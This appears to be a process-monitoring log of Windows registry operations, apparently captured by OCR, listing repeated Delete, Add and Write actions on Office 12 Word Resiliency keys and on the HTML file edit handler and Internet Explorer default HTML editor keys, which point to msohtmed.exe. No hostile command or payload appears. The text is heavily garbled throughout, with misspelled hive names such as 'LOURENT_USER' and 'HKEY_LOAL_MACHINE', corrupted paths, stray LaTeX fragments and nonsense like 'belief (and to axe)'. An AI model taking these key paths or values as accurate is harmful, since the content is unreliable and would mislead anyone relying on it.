Delete Registry Key Key: KEY_CURRENT_USERSOftwareMicrosoftOffice12_0/WordResillency/StartupIterns)*-% Value: None Delete Registry Key Key: KEY_CURRENT_USERSOftwareMicrosoftOffice12_0/WordResillency/StartupIterns\ Value: None Mire Registry Key Key: Key: LOURENT_USERSOftwareMicrosoftOffice12_0/WordResillency/StartupIterns\ Value: None Write Registry Key Key: Key: LOURENT_USERSOftwareMicrosoftOffice12_0/CommonILJcensing/0838249D8884CD18191051E87325736 Value: None Key: HKEY_CURRENT_USERSOftwareMicrosoftOffice12_0/CommonILJcensing/0838249D8884CD18191051E87325736 Value: None Key: HKEY_CURSES_ROOTINETIfles1bellEdiflocommand* Value: None Delete Registry Key Key: Key: HKEY_CLASSES_ROOTINETIfles1bellEdiflocommand* Value: None Add Registry Key Key: Key: HKEY_CLASSES_ROOTINETIfles1bellEdiflocommand* Value: None Write Registry Key Key: Key: HKEY_CLASSES_ROOTINETIfles1bellEdiflocommand* Value: None Write Registry Key Key: Key: HKEY_CLASSES_ROOTINETIfles1bellEdiflocommand* Value: None Write Registry Key: Key: HKEY_CLASSES_ROOTINETIfles1bellEdiflocommand* Value: None Write Registry Key: Key: HKEY_CLASSES_ROOTINETIfles1bellEdiflocommand* Value: None Delete Registry Key: Key: HKEY_CLASSES_ROOTINETIfles1bellEdiflocommand* Value: None Delete Registry Key: Key: HKEY_CLASSES_ROOTINETIfles1bellEdiflocommand* (Default) Value: "MprogramFiles*Microsoft Office12mohtmed exe* "\$1 Delete Registry Key: Key: HKEY_LOCAL_MACHINESOFTWAREMicrosoftVinternet ExplorerDefault HTML EditorInhellEdiflodeoxeciApplication* Value: None Delete Registry Key: Key: HKEY_LOCAL_MACHINESOFTWAREMicrosoftVinternet ExplorerDefault HTML EditorInhellEdiflodeoxeciTopic* Value: None Delete Registry Key: Key: HKEY_LOCAL_MACHINESOFTWAREMicrosoftVinternet ExplorerDefault HTML EditorInhellEdiflodeoxeciTopic* Value: None Delete Registry Key: Key: HKEY_LOCAL_MACHINESOFTWAREMicrosoftVinternet ExplorerDefault HTML EditorInhellEdiflodeoxecoftTopic* Value: None Delete Registry Key: Key: HKEY_LOCAL_MACHINESOFTWAREMicrosoftVinternet ExplorerDefault HTML EditorInhe	2320
Delete Registry Key Key: HKEY_CURRENT_USER/Software/Microsoft/Office/12.0/Word/Resiliency/Startuplterns Value: None Mirite Registry Key Key: Key: UKREY_CURRENT_USER/Software/Microsoft/Office/12.0/Word/Resiliency/Value: None Write Registry Key Key: Key: UKREY_USER/Software/Microsoft/Office/12.0/Word/Resiliency/Value: None Write Registry Key Key: Key: LASSES_ROOTICLSID/(2042208-2085-1103-80FF-005004838597)/Version/12(Default) Value: %ProgramFiles/Microsoft Office/12 microsoft offi	2320
Delete Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\Value: None Write Registry Key Key: HKEY_CLASSES_ROOT\CLSID\(42042206-2D85-11D3-8CFF-005004838597)\Version\12\((Default)\) Value: \%ProgramFiles\%\Microsoft\Office\12\min shirted.exe Delete Registry Key Key: HKEY_CLASSES_ROOT\chin\(Title\) field\(Title\) value: None Mey: HKEY_CLASSES_ROOT\chin\(Title\) field\(Title\) value: None Mey: HKEY_CLASSES_ROOT\chin\(Title\) field\(Title\) value: None Mey: HKEY_CLASSES_ROOT\chin\(Title\) field\(Title\) value: None Mod Registry Key Key: HKEY_CLASSES_ROOT\chin\(Title\) field\(Title\) value: None Mire Registry Key Key: HKEY_CLASSES_ROOT\chin\(Title\) field\(Title\) value: None Write Registry Key Key: HKEY_LOAL_MACHINE\SOFTWARE\(Microsoft\) internet Explorer\(Default\) value: "\%Program\(Files\) \%Microsoft\(Title\) field\(Title\) value: None Delete Registry Key Key: HKEY_LOAL_MACHINE\SOFTWARE\(Microsoft\) internet Explorer\(Default\) HTML Editor\shell\(defauld\) value: None Delete Registry Key Key: HKEY_LOAL_MACHINE\SOFTWARE\(Microsoft\) internet Explorer\(Default\) HTML Editor\shell\(did\) desexec\(Totle\) value: None Delete Registry Key Key: HKEY_LOAL_MACHINE\SOFTWARE\(Microsoft\) internet Explorer\(Default\) HTML Editor\shell\(did\) desexec\(Totle\) value: None Delete Registry Key Key: HKEY_LOAL_MACHINE\SOFTWARE\(Microsoft\) internet Explorer\(Default\) HTML Editor\shell\(did\) execot\(Totle\) value: None Delete Registry Key Key: HKEY_LOAL_MACHINE\SOFTWARE\(Microsoft\) internet Explorer\(Default\) HTML Editor\shell\(did\) value: None Mire Registry Key Key: HKEY_LOAL_MACHINE\SOFTWARE\(Microsoft\) internet Explorer\(Default\) HTML Editor\she	2320
Write Registry Key Key: HKEY_CLASSES_ROOTICL SIDI_(42042206-2085-1 1D3-8CFF-005004838597)\Version12(Default) Value: %ProgramFiles%\Microsoft OfficeIOffice12\tm sohtmed axe Key: HKEY_CLASSES_ROOTICL SIDI_(42042206-2085-1 1D3-8CFF-005004838597)\Version12(Default) Value: %ProgramFiles%\Microsoft OfficeIOffice12\tm sohtmed axe Key: HKEY_CLASSES_ROOTINImfileshelliEdift.Ommand\ Value: None Delete Registry Key Key: HKEY_CLASSES_ROOTInimfileshelliEdift.Value: None More Registry Key Key: HKEY_CLASSES_ROOTInimfileshelliEdift.Value: None Write Registry Key Key: HKEY_CLASSES_ROOTInimfileshelliEdift.Oefault) Value: 8Edit Add Registry Key Key: HKEY_CLASSES_ROOTInimfileshelliEdift.Oefault) Value: None Write Registry Key Key: HKEY_CLASSES_ROOTInimfileshelliEdift.Oefault) Value: None Write Registry Key Key: HKEY_CLASSES_ROOTInimfileshelliEdift.Oemand\ Value: None Write Registry Key Key: HKEY_CLASSES_ROOTInimfileshelliEdift.Oemand\ Value: None Write Registry Key Key: HKEY_CLASSES_ROOTInimfileshelliEdift.Oemand\ Value: None Write Registry Key Key: HKEY_LOAL_MACHINESOFTWARE\Microsoft\ Value: None Delete Registry Key Key: HKEY_LOAL_MACHINESOFTWARE\Microsoft\ Value: None More Registry Key Key: HKEY_LOAL_MACHINESOFTWARE\M	2320
Write Registry Key Key: HKEY_CLASSES_ROOT\CLSID\(42042206-2D85-11D3-8CFF-095004838597)\Version12\((Default)\) Value: %ProgramFiles%Microsoft\(Office12\tm) soltmed axe Version Key: HKEY_CLASSES_ROOT\CLSID\(42042206-2D85-11D3-8CFF-095004838597)\Version12\((Default)\) Value: %ProgramFiles%Microsoft\(Office12\tm) soltmed axe Version Key: HKEY_CLASSES_ROOT\tm\(Title1\) belief (and to axe) Write Registry Key Key: HKEY_CLASSES_ROOT\tm\(Title1\) belief (and to axe) Write Registry Key Key: HKEY_CLASSES_ROOT\tm\(Title1\) belief (and to axe) Write Registry Key Key: HKEY_CLASSES_ROOT\tm\(Title1\) belief (and to axe) Write Registry Key Key: HKEY_CLASSES_ROOT\tm\(Title1\) belief (and to axe) Write Registry Key Key: HKEY_CLASSES_ROOT\tm\(Title1\) belief (and to axe) Write Registry Key Key: HKEY_CLASSES_ROOT\tm\(Title1\) belief (and to axe) Write Registry Key Key: HKEY_CLASSES_ROOT\tm\(Title1\) belief (and to axe) Write Registry Key Key: HKEY_CLASSES_ROOT\tm\(Title1\) belief (and to axe) Key: HKEY_CLASSES_ROOT\tm\(Title1\) belief (and to axe) Write Registry Key Key: HKEY_CLASSES_ROOT\tm\(Title1\) belief (and to axe) Key: HKEY_CLASSES_ROOT\tm\(Title1\) belief (and to axe) Write Registry Key Key: HKEY_LOAL_MACHINESOFTWARE\tm\(Title1\) belief (and to axe) Delete Registry Key Key: HKEY_LOAL_MACHINESOFTWARE\tm\(Title1\) belief (and to axe) Delete Registry Key Key: HKEY_LOAL_MACHINESOFTWARE\tm\(Title1\) belief (and to axe) Write Registry Key Key: HKEY_LOAL_MACHINESOFTWARE\tm\(Title1\) belief (and to axe) Write Registry Key Key: HKEY_LOAL_MACHINESOFTWARE\tm\(Title1\) belief (and to axio) Write Registry Key Key: HKEY_LOAL_MACHINESOFTWARE\tm\(Title1\) belief (and to axio) Write Registry Key Key: HKEY_LOAL_MACHINESOFTWARE\tm\(Title1\) belief (and to axio) Write Registry Key Key: HKEY_LOAL_MACHINESOFTWARE\tm	2320
Key: HKEY_CLASSES_ROOTICLSID(42042206-2D85-11D3-8CFF-005004838597)\Version12/(Default) Value: %ProgramFiles%\Microsoft Office1Office12/m soltimed exe Delete Registry Key Key: HKEY_CLASSES_ROOTI/htmlfile/shellEdift/Command/ Value: None Add Registry Key Key: HKEY_CLASSES_ROOTI/htmlfile/shellEdift/Command/ Value: None Mirte Registry Key Key: HKEY_CLASSES_ROOTI/htmlfile/shellEdift/Command/ Value: None Write Registry Key Key: HKEY_CLASSES_ROOTI/htmlfile/shellEdift/Command/ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE/SOFTWARE\Microsoft/Internet Explore/Default HTML Editor/shell/edit/deexect/Application/ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE/SOFTWARE\Microsoft/Internet Explore/Default HTML Editor/shell/edit/deexect/Application/ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE/SOFTWARE\Microsoft/Internet Explore/Default HTML Editor/shell/edit/deexect/Application/ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE/SOFTWARE\Microsoft/Internet Explore/Default HTML Editor/shell/edit/deexect/Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE/SOFTWARE\Microsoft/Internet Explore/Default HTML Editor/shell/edit/deexect/Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE/SOFTWARE\Microsoft/Internet Explore/Default HTML Editor/shell/edit/deexect/Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE/SOFTWARE\Microsoft/Internet Explorer/Default HTML Editor/shell/edit/ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE/SOFTWARE\Microsoft/Internet Explorer/Default HTML Editor/shell/value: None Add Registry Key Key: HKEY_LOCAL_MACHINE/SOFTWARE\Microsoft/Internet Explorer/Default HTML Editor/shell/value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE/SOFTWARE\Microsoft/Internet Explorer/Default HTML Editor/shell/	2320
Delete Registry Key Key: HKEY_CLASSES, ROOThtmflielshellEdit/commandi Value: None Delete Registry Key Key: HKEY_CLASSES, ROOThtmflielshellEdit/ Value: None Add Registry Key Key: HKEY_CLASSES, ROOThtmflielshellEdit/ Value: None Write Registry Key Key: HKEY_CLASSES, ROOThtmflielshellEdit/ Value: None Write Registry Key Key: HKEY_CLASSES, ROOThtmflielshellEdit/ Value: None Write Registry Key Key: HKEY_CLASSES, ROOThtmflielshellEdit/ Value: None Write Registry Key Key: HKEY_CLASSES, ROOThtmflielshellEdit/ Value: None Write Registry Key Key: HKEY_CLASSES, ROOThtmflielshellEdit/ Value: None Write Registry Key Key: HKEY_LOCAL_MACHINEISOFTWARE/Microsoft/ Unternet Exploren/Default HTML Editor/shellledit/ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINEISOFTWARE/Microsoft/ Unternet Exploren/Default HTML Editor/shellledit/ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINEISOFTWARE/Microsoft/ Unternet Exploren/Default HTML Editor/shellledit/ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINEISOFTWARE/Microsoft/ Unternet Exploren/Default HTML Editor/shellledit/ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINEISOFTWARE/Microsoft/ Unternet Exploren/Default HTML Editor/shellledit/ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINEISOFTWARE/Microsoft/ Unternet Exploren/Default HTML Editor/ Shellledit/ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINEISOFTWARE/Microsoft/ Unternet Exploren/Default HTML Editor/ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINEISOFTWARE/Microsoft/ Unternet Exploren/Default HTML Editor/ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINEISOFTWARE/Microsoft/ Unternet Exploren/Default HTML Editor/ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINEISOFTWARE/Microsoft/ Unternet Exploren/Default HTML Editor/ Shellledit/ Value: None Mrite Registry Key Key: HKEY_LOCAL_MACHINEISOFTWARE/Microsoft/ Unternet Exploren/Default HTML Editor/ Shellledit/ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINEISOFTWARE/Microsoft/ Unternet Exploren/Defau	2320
Delete Registry Key Key: HKEY_CLASSES_ROOT\htmlfileishellEdit\ Value: None Mrite Registry Key Key: HKEY_CLASSES_ROOT\htmlfileishellEdit\ Value: None Write Registry Key Key: HKEY_CLASSES_ROOT\htmlfileishellEdit\ Value: None Write Registry Key Key: HKEY_CLASSES_ROOT\htmlfileishellEdit\ None Write Registry Key Key: HKEY_CLASSES_ROOT\htmlfileishellEdit\ None Write Registry Key Key: HKEY_CLASSES_ROOT\htmlfileishellEdit\ None Write Registry Key Key: HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Intermet ExplorenDefault HTML Editor\ Shell\ Edit\ Command\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Intermet ExplorenDefault HTML Editor\ Shell\ Edit\ None Delete Registry Key Key: HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Intermet ExplorenDefault HTML Editor\ Shell\ Edit\ Intermet\ ExplorenDefault\ TML Editor\ Shell\ Editor\ Shell\ Edit\ Intermet\ ExplorenDefault\ TML Editor\ Shell\ Editor\ Shell\ Edit\ Intermet\ ExplorenDefault\ Editor\ Shell\ Editor\ Shell\ Edit\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Intermet\ ExplorenDefault\ TML Editor\ Shell\ Editor\ Shell\ Edit\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Intermet\ ExplorenDefault\ TML\ Editor\ Shell\ Ed	
Add Registry Key Key: HKEY_CLASSES_ROOThtmlfile\shellEdit\ Value: None Key: HKEY_CLASSES_ROOThtmlfile\shellEdit\ Value: None Key: HKEY_CLASSES_ROOThtmlfile\shellEdit\ Command\ Value: None Write Registry Key Key: HKEY_CLASSES_ROOThtmlfile\shellEdit\ Command\ Value: None Write Registry Key Key: HKEY_CLASSES_ROOThtmlfile\shellEdit\ Command\ Value: None Write Registry Key Key: HKEY_CLASSES_ROOThtmlfile\shell\ Edit\ Command\ Value: None Mee: HKEY_CLASSES_ROOThtmlfile\ Shell\ Edit\ Command\ Value: None Mee: HKEY_CLASSES_ROOThtmlfile\ Shell\ Edit\ Command\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\ Unternet Explorer\ Default\ HTML Editor\ Shell\ Edit\ deexec\ Lapplication\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\ Unternet Explorer\ Default\ HTML Editor\ Shell\ Edit\ deexec\ Lapplication\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\ Unternet Explorer\ Default\ HTML Editor\ Shell\ Edit\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\ Unternet Explorer\ Default\ HTML Editor\ Shell\ Edit\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\ Unternet Explorer\ Default\ HTML Editor\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\ Unternet Explorer\ Default\ HTML Editor\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\ Unternet Explorer\ Default\ HTML Editor\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\ Unternet Explorer\ Default\ HTML Editor\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\ Unternet Explorer\ Default\ HTML Editor\ Value: None Meet Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\ Unternet Explorer\ Default\ HTML Editor\ Value: None Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\ Unternet Explorer\ Default\ HTML Editor\ Value: None Mrite Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\ Unternet Expl	2320
Write Registry Key Key: HKEY_CLASSES_ROOT\htmlfileishell\teldit(\Default) \ Value: &Edit Add Registry Key Key: HKEY_CLASSES_ROOT\htmlfileishell\teldit\text{Command\} \ Value: None Write Registry Key Key: HKEY_CLASSES_ROOT\htmlfileishell\teldit\text{Command\} \ Value: None Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\text{Uncommand\} \ Value: Thmlc Editor\shelleditor\shell\text{ed	2320
Add Registry Key Key: HKEY_CLASSES_ROOT\htmlfile\shellEdit\command\ Value: None Write Registry Key Key: HKEY_CLASSES_ROOT\htmlfile\shellEdit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\tmsohtmed.exe" %1 Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\nternet Explorer\Default HTML Editor\shell\edit\cdexec\Application\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\nternet Explorer\Default HTML Editor\shell\edit\ddexec\Application\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\nternet Explorer\Default HTML Editor\shell\edit\ddexec\to\sh	2320
Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\redit\Command\Value: None Lelete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\redit\Command\Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\redit\Command\Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\redit\Command\Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\redit\Command\taket\take	2320
Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\Command\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Application\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Topic\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\data\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\data\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\data\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\data\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\data\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\data\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\data\ Value: None Melete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\data\ Value: None Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\(Default\) Value: &Edit	2320
Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Application\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\dau\explorer\Default Nalue: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\ value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ value: None Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ value: None Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ value: None	2320
Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\deexec\Value: None Mey: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\deexec\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\deexec\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\deexec\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\default Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Melete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None	2320
Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\deexec\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\deexec\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\default\end{alignment} Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\default\end{alignment} Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\default\end{alignment} Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\default\edit\default\edit\default\edit\default\end{alignment} Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\default\edit\edit\edit\edit\edit\edit\edit\edi	2320
Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\totalve: None Mrite Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\Description Value: None Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\Description Value: &Edit	2320
Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shelf\edit\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shelf\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shelf\text{editor\ Value: None} Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\Description Value: None Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\Description Value: &Edit	2320
Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shelf\ Value: None Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: &Edit	2320
Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Shell\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Shell\ edit\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Shell\ edit\ Value: None Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Shell\ edit\ Value: \text{ None} Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Shell\ edit\ Value: \text{ SEdit}	2320
Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\Shell\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\ edit\ Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\ edit\(Value: None) Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\ edit\(Value: \text{None}\)	2320
